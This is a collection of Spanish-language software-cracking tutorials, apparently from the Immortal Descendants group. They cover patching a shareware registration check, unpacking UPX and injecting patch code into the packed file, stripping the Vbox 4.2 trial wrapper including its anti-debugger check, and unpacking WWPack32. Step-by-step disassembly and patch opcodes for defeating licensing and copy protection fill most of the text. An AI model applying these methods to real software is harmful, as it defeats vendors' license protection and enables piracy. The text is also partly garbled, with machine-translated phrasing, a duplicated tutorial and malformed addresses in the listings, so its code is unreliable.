Bien examina el programa entero (desde luego usas tu archivo desempaquetado...)) unas veces y descubrirás una protección de prueba tiempo, algunas funciones están incapactiadas(inutilizadas) y hay una protección de serie/nombre a registro nuestro programa. Ponga cualquier nombre y serial, yo uso alpine y 1234565 desde luego. Pulsa register u OK (no puedo recordar), Y conseguirás un messagebox diciendote que el nombre y el código no hacen juego. Echa una mirada a la referencia de datos de cadena y lo encontrarás, pero esperarás hay una mejor cadena: "autoinsult sucsessfully unlocked", O algo así. Presiona dos veces el ratón sobre él y te encontrarás en aquí:

```
:00404342 B990774500        mov ecx, 00457790
:00404347 E8D9150000        call 00405925<--hmmm....
:0040434C 84C0              test al, al
:0040434E 741A              je 0040436A<--jump a chico malo
:00404350 6A00              push 00000000
:00404352 6A40              push 00000040
:00404354 687C0B4500        push 0045 0B7C<--sucsessfully...
:00404359 E8EF1B0300        call 00435F4D<--messagebox
:0040435E 8BCB              mov ecx, ebx
:00404360 E848BC0200        call 00424CFAD
:00404365 E9BD000000        jmp 004043F7
```

Ves el salto condicional a 0040434e? En nuestro caso saltamos a 0040436a, Que provocó nuestro código/nombre no concuerden en messagebox.
Si nosotros pudiéramos cambiar este je a dos nops, nosotros seríamos capaces de registrar nuestro programa. Lo sé, puedes fácilmente nop, pero todavía dice no inscrito. Entonces tenemos que cambiar los datos que son almacenados en total. Trabajos Aquí al como una bandera. Tanto si queremos cambiarnos, que tenemos tracear en la llamada en 00404347. Una vez en él, tracea antes de que se pongas al punto siguiente:

```
:00405964 E857480000        call 0040A1C0
:00405969 83F801            cmp eax, 00000001
:0040596C 7528              jne 00405996
:0040596E 3945EC            cmp dword ptr [ebp-14], eax
:00405971 7523              jne 00405996                <--*1
:00405973 FF750C            push [ebp+0C]
:00405976 8D4E1C            lea ecx, dword ptr [esi+1C]
:00405979 E8395B0200        call 0042B4B7
:0040597E FF7508            push [ebp+08]
:00405981 8D4E18            lea ecx, dword ptr [esi+18]
:00405984 E82E5B0200        call 0042B4B7
:00405989 8B06              mov eax, dword ptr [esi]
:0040598B 8BCE              mov ecx, esi
:0040598D C6461001          mov [esi+10], 01            <--*2
:00405991 FF500C            call [eax+0C]
:00405994 EB04              jmp 0040599A
:00405996 80661000          and byte ptr [esi+10], 00
:0040599A 8A5E10            mov bl, byte ptr [esi+10]  <--*3
:0040599D 834DFCFF          or dword ptr [ebp-04], FFFFFFFF
:0040599A1 8D4DF0           lea ecx, dword ptr [ebp-10]
:0040599A4 E885590200       call 00428E2E
:0040599A9 8B4DF4           mov ecx, dword ptr [ebp-0C]
:0040599AC 5F               pop edi
:0040599AD 8AC3             mov al, bl <--*4
:0040599AF 5E               pop esi
:0040599B0 5B               pop ebx
:0040599B1 64890D00000000   mov dword ptr fs:[00000000], ecx
:0040599B8 C9               leave
:0040599B9 C20800           ret 0008
```

¿Así, qué pasa aquí?
Cuando alcanzas:<00405971 jne 00405996, el programa quiere saltar.

Mira abajo, que pasa si el programa salta:

:00405996 y byte ptr [esi+10], 00

00 está añadido a esi+10; y entonces...

:0040599A mov bl, byte ptr [esi+10]

el dato almacenado en esi+10 es movido a bl... y finalmente:

:004059AD mov al, bl

los datos se mueven a al; y sabemos que después de rot, nuestro al es comparado asi mismo.¡Así al contiene 00 como el primer byte y esto es malo!
Mira el salto condicional a 00405971. Si parcheamos el programa de esa forma, nunca saltará a esta dirección, ocurre lo siguiente:

01 es movido a esi+10 a la dirección 0040598D....y así hasta el final
al contiene 02 como el primer byte. ¡¡Bueno!! Si solo parchea en memoria usando el softice por ejemplo escribiendo 'r fl z' en la dirección 00405971, el programa será solo registrado por esta vez. Desde el programa comprueba si está registrado usando la rutina al principio también.
Espero que hayas aprendido un poco.....

¡Eso es todo!
alpine
alpine@gmx.at o en www.immortaldescendants.com

Gracias especiales a Miz,Hobgoblin,acab y por supuesto a el immortal descendants.

y los Immortal Descendants presentan

Un tutorial sobre UPX unpacker

Versión Corregida

prehistoria:
Acid_Burn me envió un archivo, un archivo empacado con UPX. No puedo recordar la versión ahora. Fue muy interesante y al inicio no fui capaz de desempacarlo (aunque no es difícil como lo vi después), lo admito. Bien, algunos días después que localicé la nueva versión de UPX 0.82. Descargué el archivo y estudie los docs. Encontré que es una versión beta y podría tener algunos bugs. Tengo que admitir que no encontré ningún desmán del programa. Para entender mejor el programa, codifiqué mi propio programa de prueba, el cual consistió solo de un MessageBox (explicado después). Entonces ejecuté upx en él y comencé a debugearlo. Y en este punto comienza el tut (aunque incluyo el código fuente del programa de prueba aquí. jeje).

tutorial:
La primer pregunta es que necesito para seguir este tut. La respuesta es: necesitarás:

1. UPX ver. 0.82 obtenlo de protools.cjb.net
2. Hview

3. Softice por supuesto
4. procdump o cualquier tipo de dumper (volcador o descargador)
5. Tasm 5.0 o MASM (aunque usaré Tasm)
6. un poco de conocimiento en asm

Primera aproximación/ el objetivo es conseguir un archivo descargado, desempacado

Primero vamos a crear nuestro pequeño programa de prueba
Este fue el código fuente que usé:

```
.386P
jumps
locals

Model Flat, Stdcall

extrn ExitProcess :proc
extrn MessageBoxA :proc

.Data
_cap db "upx-killer",0
_text1 db "regged!",0
_text2 db "unregistered!",0
_flag dd ?

.Code
Start:

mov [_flag],00
mov eax,[_flag]
cmp eax, 00000000
jnz _reg

push 0
```

```
push offset _cap
push offset _text2
push 0
call MessageBoxA
jmp _exit


_reg:
push 0
push offset _cap
push offset _text1
push 0
call MessageBoxA

_exit:
Call ExitProcess

End Start
```

Guarda el archivo (usé upx1.asm) y lo compile con ayuda de un archivo batch

```
tasm32 /mx /m3 /z /q upx1
tlink32 -x /Tpe /aa /c upx1,upx1,,
import32.lib
del *.obj
del *.map
```

Deberías tener un archivo PE corriendo. Usa procdump para cambiar las características de sección a E0000060 (aplícalo a las 3 secciones UPX0, UPX1 y UPX2, para estar seguro). Lo cual significa que el archivo es ejecutable y contiene código y datos. Si no haces esto, el symbol loader no

romperá. Ahora usa el symbol loader u rastrea a través del archivo. Verás que es muy pequeño. Ahora es tiempo de ejecutar upx sobre él, así para empacarlo todo. Usa estos parámetros: upx.exe -7 upx1.exe. Upx empacará tu archivo como un virus (jeje alguna clase). Carga tu archivo en el symbol loader y una vez F10 y versa el siguiente código:

Lo que vemos aquí, es:
pushad empuja todos los registros en la pila. Después uno mueve 00405000 (el cual es el entrypoint -80h) en esi. Así que tipo de código es este entre 00405000 y 00405080? Lo busqué en el hexeditor y encontré que contiene la Tabla de Importación, las cadenas que usé en mi programa (upx1). Así que no hay necesidad de eso aún. 000405000+FFFFC000= 00401000, y esa es la dword que es movida a edi. Si has investigado tu propio programa (como te dije antes), verías que este es el OEP de tu archivo. (Seguro que puede ser diferente debido a las imagebases preferidas ;)). Y también es la localidad de memoria donde la rutina desempacadota comienza escribiendo nuestro código empacado (desempaquetado). El salto solo salta algunos nop y entra a la rutina desempaquetadora. Lo siguiente que hago a menudo es ver la rutina desempaquetadora, como desempaca mi código. (No sé por qué, así que no me culpen :)). bpm 00401000 w es el breakpoint correcto. Después de presionar F5 entrarás en un loop (un sub loop de hecho), el loop desempacador (jej). Con un dato activado puedes seguir como es desempacado el código y escribir en la localidad en memoria mientras presionas F10. Como dije, estás en un sub loop. Te tomará un poco salir de todos estos loops (ca. 7 min). Así que te digo la siguiente instrucción importante, es: 004051B4.lea eax,[esi+eax+00005000] carga la Tabal de Importación en eax. Ahora estamos un minuto lejos de entrar en nuestro programa desempacado. Así que se cuidadoso. Camina con F10 hasta que alcances 0040521D. Ves que es?
jmp 00401000. (Si tu código es diferente al mío, entonces carga el exe con el symbol loader y busca jmp 00401000, debería estar cerca de 0040521D) Virgo, o no?
Ahora queremos entrar en un loop infinito para volcar el programa, entonces

escribe 'a eip' y luego 'jmp eip' y otra vez presiona enter. Okas, ahora sal de SICE (F5,g o de alguna forma). Abre procdump, en el canal de tareas encontrarás upx1.exe. Dale un clic derecho y selecciona dump(full). Ahora abre tu nuevo archivo volcado con pe-editor y cambia el Punto de entrada a 00001000. arreglado y listo para correr. Pruébalo!
Ahora puedes aplicarle tu parche. No debería ser difícil. Si no puedes resolverlo, no puedo imaginar que entiendas lo que expliqué hasta ahora ;)

Segunda aproximación/ el objetivo es insertar nuestro código en el archivo empacado (redireccionamiento de código)

Pienso que sería mejor explicar la teoría primero. Tengo que decir que esta parte del tut no es para principiantes!
Así que, que es redireccinamiento de código?
Para mi y muchos mas en la escena, redireccionamiento de código significa inserta nuestro propio código "dentro" de la rutina desempaquetadora, para que el programa ejecute por si mismo nuestro código insertado, lo que parchea el exe. Tengo que admitir que he hecho esto un poco mas complicado. Encontré que después en...
lo que necesitamos primero es algo de espacio, el cual será usado para insertar nuestro código. Así que abre el archivo y busca 00 00 00 00....un montón de ellos. Para me, un buen lugar fue 00405230. Lleno de 00's.
Ahora tenemos el espacio, ahora debemos redireccionar algo de código de la rutina desempacadota para que salte a nuestro código insertado (será insertado en 00405230 por supuesto).
#Explicación: queremos que la rutina desempaquetadora desempaque el archivo primero, y luego saltar a nuestro código y parchar el archivo en memoria. #Tuve un error, el cual hizo todo un poco mas complicado. Pero pensé por qué no hacer algo mas complicado, algo que atormente el cerebro :). El error pasó mientras usaba hview y veía el Punto de Entrada Real del programa en 0040521d. Hview no mostró jmp 00401000 (El punto de Entrada Real) pero algo más. Por lo tanto, pensé que la rutina desempacadota

calcula el Punto de Entrada Real y sobreescribe 0040521d. (espero que puedas seguirme). Por lo tanto, no tendría sentido cambiar 0040521d jmp 004ffbc0 (que es lo que hview me mostró) en jmp 00405230, porque se borraría de todas formas. Por lo tanto busqué un salto para arreglarlo, lo encontré realmente en el principio:

```
:004050A0 60                    pushad
:004050A1 BE00504000            mov esi,
00405000
:004050A6 8DBE00C0FFFF          lea edi,
dword ptr [esi+FFFFC000]
:004050AC 57                    push edi
:004050AD 83CDFF                or ebp,
FFFFFFFF
:004050B0 EB10                  jmp
004050C2 -->here
```

Recuerdas ese salto, o no? Encontré ese salto también en hview, y por lo tanto, lo cambió a jmp 00405230. algunos podrán gritar ahora porque esto podría cambiar el siguiente código, pero upx tiene una característica virga: después de ese salto, hay un grupo de nops. Eso hace fácil cambiarlos. Los opcodes para jmp 00405230 son : **E9BFB1BFFF** Aplica estos cambios con la ayuda de hview. Imagínate caminando con SICE (o camina y haz cambios temporales) a través del código alcanzando 004050B0 y saltando también 00405230. Sí, estas en lo correcto, no hay nada allí (por el momento), solo algunos [eax],al lo cual señaliza nuestros 0000's.
lo siguiente que necesitamos hacer es cambiar este 0040521D jmp 00401000 a jmp 00405260. te preguntas por qué? Bien después de desempacarlo, quiere saltar al programa real, pero tenemos que ejecutar nuestro parche primero, por lo tanto no queremos saltar a 00401000 pero sí a 00405260 (donde agregaremos nuestro parche).
Cambiando ese salto a jmp 00405260 se ve así:
jmp 00405260 en opcodes es : **EB41**

Pero en 00405260 no soporta algo com EB43 para que podamos sobreescribirlo, no algunos bytes mas encontramos allí algo como EB43FF32BC por lo que vamos a parcharlo con **EB41000000** para sobrescribirlo completamente. En asm, esa rutina de sobrescritura en 00405230 se ve como esto:

00405230 **66C7051D524000EB41** mov word ptr[0040521d], 41EB
00405239 **66C7051F5240000000** mov word ptr[0040521f], 0000
00405242 **C6052152400000** mov byte ptr[00405221], 00
00405249 **E974FEFFFF** jmp 004050C2

Okas, espero que entiendas las primeras 3 líneas (recuerdas el orden invertido de la primera línea), si no, ellos parchan el jmp 0040100 a jmp 00405260. la última línea salta a 00405242. sube un poco a la tabla amarilla. 00405242 es el inicio de la rutina desempacadota.

<u>Resumen de lo que se ha hecho hasta ahora:</u>
Parchamos un jmp de jmp 00405242 a jmp 00405230
Insertamos nuestro primer código de rutina, el cual parcha el salto al programa real de 00401000 a 00405260

Imagina el programa corriendo: comienza; salta a nuestra primer rutina; parcha el salto; salta de Nuevo a la rutina desempacadota; finalmente alcanza el salto en 0040521d salta a 00405260; y ahora?
ahora agregamos la segunda rutina, la cual parcha el programa en memoria:

Esto es muy fácil, porque el programa que codificamos, puede ser pegado cambiando un jnz a jz.(Solo es un demo, lo recuerdas?)
Alcanzamos 00405260: insertando:

00405260 **C6051210400074** mov byte ptr[00401012],74
00405267 **E974FEFFFF** jmp 00401000

La primera línea parcha el jnz en un jz y la segunda línea salta al programa real. Ahora tienes un archivo corriendo empacado / desempacado pero este es el punto en que tienes un archivo parchado.

Después, haciéndolo temporal con SICE, toma los opcodes que marqué en azul e inserta todo lo que necesite en el archivo, con la ayuda de hview. Ahora es estático!

Saludos y gracias van a:

Volatility
Lord Soth
Lucifer 48
Tornado
Acid_Burn
Risc
Pain
ytc_
LaZaRuS
RevX
knotty
Warezpup
.....and all I forgot :(sorry

and the Immortal Descendants present

an **UPX unpacker tutorial**

Prologo:

Acid_Burn me envio un archivo que se empaqueto con UPX , no recuerdo ahora la version correcta,era un tema muy interesante y al principio no era capaz de desempacarlo. Algunos dias despues localice una nueva version de UPX 0.82 la descargue y estudie los Doc. Encontre que es una beta y podria tener aun algunos bugs , tengo que admitir que no encontre ningun comportamiento extraño en el programa. Para entender mejor el programa he codificado mi propio Programa- Test el cual consiste solo en un MessageBox (explicado mas abajo).Entonces ejecuto upx sobre el y comienzo a debuggearlo y en este punto comienza el tute (Tambien he incluido el fuente,je,je)

tutorial:

La primera cuestion es... que necesito para seguir este tute? , la respuesta es la siguiente:

1. UPX version 0.82 obtenido de protools.cbj.net

2. Hview

3. SoftIce por supuesto

4. ProcDump o cualquier otro volcador

5. Tasm5.0 o MASM 6. Un poco de conocimiento de Asembler

Primera Aproximacion (Obtrener el archivo volcado/desempacado)

Primero veamos el codigo de nuestro pequeño programa-test: Este fue el codigo-fuente que use:

```
.386P
jumps
locals

Model Flat, Stdcall

extrn ExitProcess :proc
extrn MessageBoxA :proc

.Data
_cap db "upx-killer",0
_text1 db "regged!",0
_text2 db "unregistered!",0
_flag dd ?

.Code
Start:

mov [_flag],00
mov eax,[_flag]
cmp eax, 00000000
jnz _reg

push 0
push offset _cap
push offset _text2
push 0
call MessageBoxA
jmp _exit


_reg:
push 0
push offset _cap
push offset _text1
push 0
call MessageBoxA

_exit:
Call ExitProcess

End Start
```

Salva el archivo(yo use upx1.asm) y compilalo con la ayuda de un Batch

```
tasm32 /mx /m3 /z /q upx1
tlink32 -x /Tpe /aa /c upx1,upx1,, import32.lib
del *.obj
del *.map
```

Ahora deberias tener un ejecutable PE. Usa procdump para cambiar las caracteristicas de la seccion a E0000060 (aplicalo a las tres secciones UPX0,UPX1 y UPX2 para asegurar)Lo que significa que el archivo es un ejecutable y contiene codigo y datos,si no lo haces el simbol loader no saltara. ahora usa el loader y tracea el archivo ,veras que es pequeño. Es el momento de correr Upx sobre el y empacarlo por completo usa estos parametros: upx.exe -7 upx1.exe Upx envolvera tu archivo como un virus. Carga tu archivo en el simbol-loader y una vez a F-10 podras ver el siguiente codigo:

```
:004050A0 60                    pushad
:004050A1 BE00504000            mov esi, 00405000
:004050A6 8DBE00C0FFFF          lea edi, dword ptr [esi+FFFFC000]
:004050AC 57                    push edi
:004050AD 83CDFF                or ebp, FFFFFFFF
:004050B0 EB10                  jmp 004050C2
```

Podemos ver lo siguiente: pushad empuja todos los registros a la pila , el siguiente mueve 00405000 (el cual es el punto de entrada -80h) a ESI , asi que clase de codigo esta entre 00405000 y 00405080 ? He buscado en el hexeditor y encontrado que contiene la tabla de importacion y los strings usados en mi prog (upx1).de momento no necesitamos esto. 000405000+FFFFC000 = 00401000 Este es el Dword movido a EDI , si has investigado tu prog (como te dije antes) deberias ver que este es el punto de entrada original del archivo y tambien la localizacion de memoria donde la rutina desempacadora comienza a escribir nuestro empacado (desempacado) codigo.Asi el salto solo sobrepasa algunos NOP´s y entra en la rutina de desempacado.Lo siguiente que a menudo hago es buscar la rutina desempacadora y como desempaca mi codigo (no se por que , no me culpes) Bpm 00401000 es el breakpoint correcto , tras pulsar F-5 entraras en un loop (en realidad es un subloop) el loop de desempacado.Con la ventana de datos activa puedes seguir como el codigo es desempacado y escrito en memoria mientras vas pulsando F-10 , como te dije estas en un subloop lo que tomara un buen rato hasta salir de estos loops (Hasta 7 min.) Te dire que la siguiente instruccion importante es: 004051B4 lea eax,[esi+eax+00005000] Carga la tabla de importacion en EAX. Ahora estamos a punto de entrar en nuestro programa desempacado se cuidadoso y paso a paso F-10 hasta 0040521D Sabes que es esto? jmp 00401000 (si tu codigo es diferente al mio busca el salto al rededor de 0040521D) Ahora tenemos que provocar un loop infinito para volcar el programa , entonces pon en el Ice

a eip (enter)

jmp eip (enter)

y otra vez (enter)

Ok , ahora salimos del Sice (el programa permanece en un loop infinito en memoria) Abrimos Procdump en la ventana de tareas encontramos upx1.exe , clik boton derecho y seleccionamos dump(full) , Ahora abrimos el nuevo archivo volcado con PE-Editor y cambiamos el punto de entrada a 00001000 ,Listo para correr , pruebalo. Ahora puedes parchearlo , no deberia ser muy dificil , si no eres capaz no puedo imaginar que es lo que has entendido de lo que he explicado hasta ahora...

Segunda Aproximacion (Insertar nuestro codigo en el archivo empacado)

Creo que seria mejor explicar primero la teoria,He de decir que esta parte del tute no es para principiantes , Que es la redireccion del codigo? Para mi y para muchos en la escena de la redireccion del codigo significa insertar nuestro propio codigo en la rutina desempacada de forma que el programa ejecute nuestro codigo y que este parchee el exe.He de admitir que lo he hecho un poco mas complicado Primero necesitaremos algo de espacio para insertar nuestro codigo , asi que abrimos el archivo con el hexeditor y buscamos un trozo de codigo con muchos ceros (00 00 00 00 00 00) Para mi , un buen sitio esta en 00405230 (lleno de ceros) , lo siguiente es redirigir el codigo de la rutina desempacadora para que salte a nuestro codigo insertado en 00405230.

Explicacion:

Queremos que la rutina desempacadora primero desempaque el archivo y luego salte a nuestro codigo y parchee el archivo en memoria. Cometi una equivocacion la cual hace la cosa un poco mas complicada pero pienso que asi ejercitamos mas el cerebro.la equivocacion ocurrio mientras usaba el Hview y buscaba el punto de entrada real del prog. en 0040521D.Hview no muestra jmp 00401000 (punto de entrada real) Creo que la rutina desmpacadora calcula el punto de entrada real y sobreescribe 0040521D (espero que me sigas) Por lo tanto no deberia tener sentido cambiar 0040521D jmp 004FFBC0 (esto es lo que muestra hview) a jmp 00405230 ya que sera sobreescrito de todas formas.por lo tanto busque un sitio para fijar el salto y encontre lo siguiente:

```
:004050A0 60                pushad
:004050A1 BE00504000        mov esi, 00405000
:004050A6 8DBE00C0FFFF      lea edi, dword ptr [esi+FFFFC000]
:004050AC 57                push edi
:004050AD 83CDFF            or ebp, FFFFFFFF
:004050B0 EB10              jmp 004050C2 -->here
```

Recuerdas este salto? Tambien lo encontre con hview y por lo tanto lo cambie a: jmp 00405230 Alguien podria gritar ahora ya que esto cambiaria el codigo siguiente pero UPX tiene una agradable caracteristica, despues ese salto sera un puñado de NOP´s . para facilitar el cambio de opcodes jmp 00405230 es E9 BF B1 BF FF Aplica estos cambios con la ayuda de hview.Mediante este codigo se llega a 004050B0 y sesalta a 00405230 Si , estas en lo cierto aqui no hay nada (de momento) solo algun mov[eax],al... lo que señala a nuestros 00 00 00 00´s Lo siguiente que hemos de cambiar es 0040521D jmp 00401000 por jmp 00405260 Preguntas por que? Bien , despues de desempacar debe saltar al punto de entrada real pero tenemos que correr primero nuestro parche por lo tanto no saltaremos a 00401000 sino a 00405260 (donde hemos añadido nuestro parche) cambiando el salto por jmp 00405260 cuyo opcode seria EB 41 Pero en 00405260 hay algo como EB 43 FF 32 BC lo cual parchearemos con EB 41 00 00 00 para sobreescribirlo totalmente. En Asm la rutina que sobreescribe seria como sigue:

```
00405230 66C7051D524000EB41   mov word ptr[0040521d], 41EB
00405239 66C7051F5240000000   mov word ptr[0040521f],  0000
00405242 C6052152400000       mov byte ptr[00405221], 00
00405249 E974FEFFFF           jmp 004050C2
```

Ok espero que entiendas las tres primeras lineas (recuerda el orden inverso de la primera linea) Esto parchea el jmp00401000 por jmp 00405260 La ultima linea salta a 00405242 , mirando un poco mas arriba de la tabla amarilla 00405242 es el comienzo de la rutina desempacadora.
Sumario de todo lo hecho: Parcheamos un salto de jmp 00405242 a jmp 00405230

Insertamos nuestro codigo el cual parchea el prog. real de 00401000 a 00405260 Imagina el programa corriendo.. salta a nuestra primera rutina parchea el salto , vuelve a saltar a la rutina desempacadora y finalmente alcanza el salto en 0040521D saltando a 00405260

Ahora añadimos la segunda rutina que parchea el programa en memoria Vamos a 00405260 insertando:

00405260	**C6051210400074**	mov byte ptr[00401012],74
00405267	**E974FEFFFF**	jmp 00401000

La primera linea parchea el jnz por jz y la segunda salta al real prog. Ahora tienes un ejecutable empacado/desempacado pero este es el punto en que tienes el archivo parcheado Tras haberlo hecho temporalmente con Sice toma los opcodes marcados en azul e insertalos con la ayuda de Hview. Ahora seran permanentes.

Agradecimientos:

Volatility
Lord Soth
Lucifer 48
Tornado
Acid_Burn
Risc
Pain
ytc_
LaZaRuS
RevX
knotty
Warezpup
.....and all i forgot :(sorry

Nota del Traductor: este doc es mejor visto en notepad y con el ajuste de línea, alguna duda en cuanto a algo que no te queda claro, envíame un email y trataré de explicarlo, ojo, mas que nada con la traducción.

Echando Vbox fuera del paraíso

hola!
quería hacer algo "especial" antes de unirme a las fuerazas militares, para pelear por la paz en Austria.*suspiros* Llamamos a pocas personas sin experiencia con armas viejar al ejercito, aunque todos sabemos incluso que un grupo de terroristas pueden ganar una guerra contra Austria.
De cualquier forma, eso es otro tema del que no queremos discutir aquí. Este ensayo describe como romper vbox 4.2 fuera de un programa que está empacado con él.

herramientas necesarias
^^^^^^^^^^^^^^^^^^^^^^^^
#herramientas standard (softice,procdump,...)
#un debugger que autmoaticamente pare en un int3 como TurboDebugger
#un programa empacado con vbox o hacer uno propio y empacarlos

asumo que tienes estas herramientas en casa...porque no se las direcciones de donde obtenerlas :) jeje

comencemos
^^^^^^^^^^

a.) el molesto truco anti-debug

inicia tu OS con SoftICE activado. Carga tu programa en TurboDebugger y correlo (F9). rompera en un int3. Mira si y di y verás los valores mágicos (si=4647h;di=4A4Dh). Camina sobre el int3 hasta que pases el ret. Escribe la dirección del salto (jmp [ebp-07]). Ahora puedes salir de TurboDebugger. ebp-07 apunta al buffer temporal donde el int3 y otras instrucciones son ejecutadas. Ahora reinicia la compu con SICE activado.
#Como trabaja el truco anti-debug: vbox fija SEH y entonces llama a nuestro int3
#si SICE está presente manejará el int3 sin levantar una #excepcion, por lo tanto, vbox sabe si SoftICE está instalado. Si una excepción #se levanta el programa continua normalmente.
#
Carga el programa en el Symbol loader. Ahora fija un breakoint en la localidad que escribiste. Pero no uses bpx debido al chequeo CRC.
Usa bpmb <dirección> x. Ahora ejecutalo; de regreso a SoftICE levantamos una excepción. Edita el valor almacenado en [ebp-07] a 0 escribiendo: ed (ebp-07) 0 . Esto causará una. Ahora F5 y obtendrás ese molesto mensaje temperamental, pero obtendrás un dialogbox. Presiona Try y serás pateado a SICE de nuevo. Otra vez camia el valor en [ebp-07] a 0. Antes de presionar f5....tenemos que fijar un breakpoint...

b.)Encontrando el Salto Final

...Para encontrar el salto final, tenemos que saber que hace el programa despues. Por lo menos podemos asumirlo :). Tiene que conseguir las direcciones de las API's que usamos en nuestro programa. Esto es hecho a través de GetProcAddress. Rompelo usando bpx GetProcAddress . Ahora F5....de nuevo en SoftICE, desactiva todos los breakpoints y sal del call GetProcAddress usando F12.
Ahora viene algun tipo de cosa molesta: caminar a través de masas de código :)
No es tan difícil....lo acortaré.
Podrías buscar las opcodes para acortarlo:
53,53,ff,d6,5b,85,c0,74,2e,68,00,80,00
debería ser algo como esto:
push ebx
push ebx
call esi

de cualquier forma, encontraras tu forma aquí (1 min para caminar a esa localidad). Rastrea en este call esi de allí un paso entre esto..
entonces camina, camina, camina hasta que llegues a un call eax y no camines dentro de él...
el siguiente call es el ultimo en el que vamos a caminar. Rastrea...y encontrarás
mov ebx,[ebp-14]
jmp ebx
ese es el salto final (ebx es por supuesto, el Punto de Entrada de tu programa)
jump (escribe ebx). Camina a él, pero no ejecutes el salto. Ahora entra en un loop infinito con
' a eip'
'jmp eip'

c.) Descargando el paraíso

Abre procdump; selecciona el programa desde la lista de tareas; da un click derecho y selecciona full dump; guardalo; abre el pe-edior y camiba el Punto de Entrada (entry point) a lo que viste en ebx (recuerda entrypoint= 'lo que viste en ebx'-'imagebase').
Ahora solo hazlo mas compatible y abre el archivo en rebuild pe.

Ahora tienes un programa si vbox
diviertanse....

Saludos a

Volatility,Torn@do,LordSoth,Lucifer48,Acid_Burn,Xom,Einride(por ayudarme conseh),Halvar,knotty,WarezPup,icecream,Lazarus(sheepy:),RevX,CarckZ
AB4DS, todo #cracking4newbies, y a todos los que olvidé (quiza muchos, sorry)

y por supuesto, a previewsystems por desarrollar vbox

contactame al email: alpine@ImmortalDescendants.com
o visitanos en : www.ImmortalDescendants.com
traductor :^[G]oLe[E]^
goleeuv@hotmail.com

DESEMPACANDO WWPACK32 VER 1.2.X.XXX
por Renegado

AL DESENSAMBLAR UN ARCHIVO EMPAQUETADO NOTAREMOS QUE WWPACK32 LE AÑADE
UNA NUEVA SECCION:

```
.text    RVA: 00000000 Offset: 00000000 Size: 00000000 Flags: 00000000
.bss     RVA: 00000000 Offset: 00000000 Size: 00000000 Flags: 00000000
.data    RVA: 00000000 Offset: 00000000 Size: 00000000 Flags: 00000000
.idata   RVA: 00000000 Offset: 00000000 Size: 00000000 Flags: 00000000
.rsrc    RVA: 00000000 Offset: 00000000 Size: 00000000 Flags: 00000000
.reloc   RVA: 00000000 Offset: 00000000 Size: 00000000 Flags: 00000000
.WWP32   RVA: 00000000 Offset: 00000000 Size: 00000000 Flags: 00000000
```

PODRIAMOS CALCULAR AHORA EL NUEVO ENTRYPOINT AÑADIENDO EL RVA (DIRECCION VIRTUAL RELATIVA) A LA BASE DE LA IMAGEN (0040000), PERO USANDO UN DESENSAMBLADOR DECENTE COMO IDA PRO YA NO SERA NECESARIO:

```
+------------ Choose an entry point ------------+
|        Name                Address   #  |
| start                      00000000     |
|                                         |
|                                         |
+_________________________________________+
```

ASI LA SECCION .WWP32 COMIENZA CON:

```
.WWP32:00000000 53              public start
.WWP32:00000000                 start proc near
.WWP32:00000000                 push    ebx                     .WWP32:00000000 55              push    ebp
.WWP32:00000000 8B E8           mov     ebp, eax
.WWP32:00000000 33 DB           xor     ebx, ebx
.WWP32:00000001 EB 60           jmp     short _WWP32_000000
.WWP32:00000000 0D 0A 0D 0A 57 57+str->Wwpack32Decompr db 0Dh,0Ah
.WWP32:00000000 50 61 63 6B 33 32+db 0Dh,0Ah
.WWP32:00000000 20 64 65 63 6F 6D+db 'WWPack32 RUTINA DE DESCOMPRESION...
.WWP32:00000000 70 72 65 73 73 69+db '(c) 1998 Piotr Warezak and Rafal...
.WWP32:00000000 6F 6E 20 72 6F 75+db 0Dh,0Ah
```

SIGUIENDO EL CODIGO EN .WWP32:00000001 Y TRAZANDO HASTA EL SALTO EL CUAL SALE DE ESTA SECCCION ENCONTRAREMOS LA SECCION CODE. POR SUPUESTO, ES MAS O MENOS LA MISMA PIEZA DE CODIGO EL CUAL NOS LLEVA A LA SECCION CODE:

```
_WWP32_XXXXXX:                  ; CODE XREF
add     [esi], eax
xor     edx, edx
mov     dl, [ebx]
inc     ebx
cmp     dl, 0
jz      short _WWP32_XXXXXX
add     esi, edx
jmp     short _WWP32_XXXXXX
_WWP32_XXXXXX:                  ; CODE XREF
pop     eax
popa
pop     eax
mov     ebp, eax
add     eax, cs:[ebp+XXXh]
add     eax, XXXh
pop     ebp
pop     ebx
jmp     near ptr _OUR SECTION_XXXXXX
```

DE ESTA FORMA LLEGAMOS A NUESTRA SECCION Y ESE ES EXACTAMENTE EL ANTIGUO ENTRYPOINT DEL ARCHIVO DESEMPACADO.

AHORA NECESITAREMOS RECONSTRUIR LA SECCION CODE DESEMPACADA ANTIGUA. VAMOS A SACAR MAS INFORMACION DE LAS SECCIONES, POR EJEMPLO UTILIZANDO PEWizard

```
       VSize  RVA     Size     Offset  Rel     Lines   ...
 .code   0x000X2 0x000X3 0x0000X  0x00000  0x0     0x0     0x0     0x0
 .data   0x00000 0x00000 0x00000  0x00000  0x0     0x0     0x0     0x0
 .rdata  0x00000 0x00000 0x00000  0x00000  0x0     0x0     0x0     0x0
 .reloc  0x00000 0x00000 0x00000  0x00000  0x0     0x0     0x0     0x0
 .rsrc   0x00000 0x00000 0x00000  0x00000  0x0     0x0     0x0     0x0
 .WWP32  0x00000 0x00000 0x00000  0x00000  0x0     0x0     0x0     0x0
```

EL TAMAÑO FISICO ES 0x0000X Y EL TAMAÑO DESEMPACADO TIENE QUE SER 0x000x2. UTILIZANDO UN DUMPER PODEMOS AHORA SALVAR LA INFORMACION A UN ARCHIVO. EL INICIO DE LA SECCION SIEMPRE ES:
IMAGE BASE + RVA= 00400000 + 0x000x3

POR SUPUESTO QUE TENDREMOS QUE CAMBIAR EL TAMAÑO FISICO EN NUESTRO ARCHIVO DUMPEADO Y DE ESTA MANERA TAMBIEN MODIFICAREMOS LOS OFFSETS.
AHORA YA SABEMOS EL TAMAÑO DE LA SECCION CODE DESEMPACADA. PODEMOS HACER ESTO AÑADIENDO EL OFFSET(DESPLAZAMIENTO) A EL TAMAÑO Y ENTRAR EL RESULTADO COMOM NUEVO DESPLAZAMIENTO, Y ENTONCES UTILIZAREMOS SIEMPRE EL RESULTADO QUE OBTUVIMOS DE LA ULTIMA SUMA COMO OFFSET A AÑADIR A PROXIMA SECCION A LA CUAL LE QUEREMOS CALCULAR EL OFFSET;

LA CABECERA DEL ARCHIVO TIENE QUE SER RE-ALINEADO AHORA, ESTO PUEDE HACERSE USANDO PE REBUILDER POR EJEMPLO,
O MODIFICANDO MANUALMENTE LOS OFFSETS CON EL VALOR DADO POR "FILEALIGN"
